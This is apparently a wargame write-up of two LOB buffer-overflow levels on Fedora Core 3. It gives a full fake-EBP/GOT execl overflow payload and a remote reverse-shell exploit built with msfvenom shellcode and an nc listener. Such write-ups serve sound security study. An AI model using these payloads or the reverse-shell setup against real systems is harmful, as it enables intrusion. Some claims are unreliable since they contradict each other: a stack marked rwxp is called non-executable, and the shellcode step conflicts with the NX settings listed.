Environment: Fedora Core 3
The LOB on Fedora Core 3 introduces meaningful protections compared to earlier environments. Figuring out what's enabled and what isn't is the first step before attempting an exploit.
| Protection | Status |
|---|---|
| Stack dummy | Enabled |
| Bash privilege downgrade | Enabled |
| ASLR (stack only) | Enabled |
| ASLR (libraries) | Disabled |
| ASLR (binary) | Disabled |
| ASCII Armor | Enabled |
| NX (stack) | Enabled |
| NX (heap) | Enabled |
| Stack Canary | Disabled |
| Stack Smashing Protector | Disabled |
The key combination is: NX on both stack and heap + ASCII Armor on shared libraries.
ASCII Armor guarantees that every shared library base address sits below 0x01000000, meaning the top byte is always \x00. If a library address needs to be embedded in the payload, strcpy or similar string functions will truncate the copy at that null byte — a direct Return-to-Library (RTL) attack using system("/bin/sh") is blocked because the address can't survive a string copy.
The stack is readable and writable, but not executable:
08048000-08049000 r-xp  /usr/local/bin/iron_golem  (text)
08049000-0804a000 rwxp  /usr/local/bin/iron_golem  (data/bss)
bffeb000-c0000000 rwxp  [stack]   <- no execute bit
Level: Gate -> Iron_golem
Source analysis
The iron_golem binary is structurally simple — a strcpy into a fixed-size buffer with no length check:
char buffer[256];
strcpy(buffer, argv[1]);
The compiler allocates 0x108 (264) bytes on the stack for this frame:
- 256 bytes: user buffer
- 8 bytes: compiler-inserted dummy/alignment padding
Stack layout:
[buffer 256B][dummy 8B][SFP 4B][RET 4B][argc][argv][envp]
Overflow offset to reach the SFP: 264 bytes. To reach RET: 268 bytes.
Why a direct RTL fails
The natural approach is to overwrite RET with the address of system() in libc. But with ASCII Armor enabled, libc gets mapped somewhere like 0x00d4xxxx. The leading \x00 terminates the strcpy-based overflow before the full address can be written.
Fake EBP + GOT-based execl
The solution combines two primitives.
Fake EBP leverages the function epilogue. The leave instruction executes mov esp, ebp; pop ebp, restoring EBP from the current stack. By controlling the value popped into EBP, we can influence where the next epilogue's leave pivots the stack to — effectively redirecting execution flow through a chosen memory region.
GOT dereferencing works around the ASCII Armor problem. The Global Offset Table (GOT) is mapped within the binary's own address space (around 0x08049xxx), so it has no null byte issue. The GOT entry for execl holds the resolved library address — there's no need to embed that address directly in the payload; simply pointing the instruction pointer at the GOT entry lets the CPU dereference it automatically.
Building the exploit
First, identify the PLT and GOT addresses:
GOT base: 0x8049618
execl GOT entry: 0x804954c  ->  (points to execl in libc)
execl also has a prologue (push ebp; mov ebp, esp), so jumping straight to its first instruction would overwrite EBP again and break the Fake EBP chain. The fix is to jump to execl + 3 to skip the prologue.
execl's first argument is read from wherever ESP points after the pivot. Arranging the Fake EBP to land on 0x8049618 (the GOT base) means the resolved execl address gets used as the path argument — becoming the filename execl tries to execute.
We pre-create a file in the working directory named after the byte value stored at that GOT location, \x01:
// shell.c
#include <stdlib.h>
int main() { system("/bin/sh"); return 0; }
gcc -o shell shell.c
mv shell $'\x01'The region 8 bytes before the GOT base (0x8049610) is filled with zeros, satisfying the null-termination requirement for the remaining execl arguments.
Final payload:
./iron_golem $(perl -e 'print "\x90"x264, "\x10\x96\x04\x08", "\x23\x57\x7a"')Breakdown:
| Component | Bytes | Purpose |
|---|---|---|
\x90 * 264 |
264 | Fill buffer and dummy |
\x10\x96\x04\x08 |
4 | Fake EBP -> GOT base |
\x23\x57\x7a |
3 | RET -> execl+3 |
The address \x7a5723 is execl + 3 in this build. Running the payload executes a shell via the \x01 stub, gaining iron_golem's privileges.
Level: Iron_golem -> Dark_eyes
Source analysis
dark_eyes runs as a network daemon listening on port 6666:
recv(client_fd, buffer, 256, 0);The buffer is declared as char buffer[40], but recv can write 256 bytes, causing a 216-byte overflow. Unlike the previous level, this exploit must be delivered over a TCP connection.
Remote exploitation: reverse shell
The difficulty with a network exploit is that stdin/stdout are attached to the socket, not the attacker's terminal. Either a bind shell (listens on the victim) or a reverse shell (connects back to the attacker) is needed.

![dark_eyes recv vulnerability — 256 bytes of input into buffer[40]](/images/writeups/lob-wargame/death-knight-2.png)

I used a reverse shell approach:
-

Generate shellcode with msfvenom, targeting the victim's architecture:
Payload: linux/x86/shell_reverse_tcp
LHOST:   <attacker IP>
LPORT:   <chosen port>
Format:  python

- Build a buffer overflow payload with the shellcode embedded in a NOP sled and the return address pointing back into the buffer.
-

Open a listener on the attacker machine:
nc -lvnp <LPORT> -
Send the payload to the victim's port 6666.

Why a reverse shell instead of a bind shell? Firewalls typically allow outbound connections from internal hosts but block unsolicited inbound connections. A reverse shell has the victim initiate the outbound connection, which is generally permitted.
Attacker (nc -l) <--- TCP connection --- Victim (dark_eyes daemon)
The shellcode instructs the victim to call back to the attacker's IP and port, and netcat is already listening. Once the connection is established, the attacker gets an interactive shell running with the daemon process's privileges.
Why ASCII Armor doesn't block this
The primary concern here isn't ASCII Armor but NX. Since the exploit uses a shellcode payload instead of RTL, the shellcode needs to be placed in executable memory. But if both the stack and heap are non-executable, this approach should fail — there's nowhere writable+executable to place the shellcode.
On this FC3 environment, the mmaped regions used for libraries aren't universally marked non-executable. Some builds leave an available window. If NX were enforced everywhere, the correct approach would be switching to a full ROP chain, which is covered in the next level of LOB.
Progress summary
| Level | Key technique | Protection bypassed |
|---|---|---|
| Gate -> Iron_golem | Fake EBP + GOT-based execl | ASCII Armor (NX + null bytes in library addresses) |
| Iron_golem -> Dark_eyes | Remote BOF + reverse shellcode | Network socket I/O, outbound firewall |
This progression shows how each added protection forces a technique upgrade. In this environment, NX alone isn't enough to stop a determined attacker — NX needs to be combined with full ASLR (covering both libraries and the binary) to make ROP impractical without an information leak.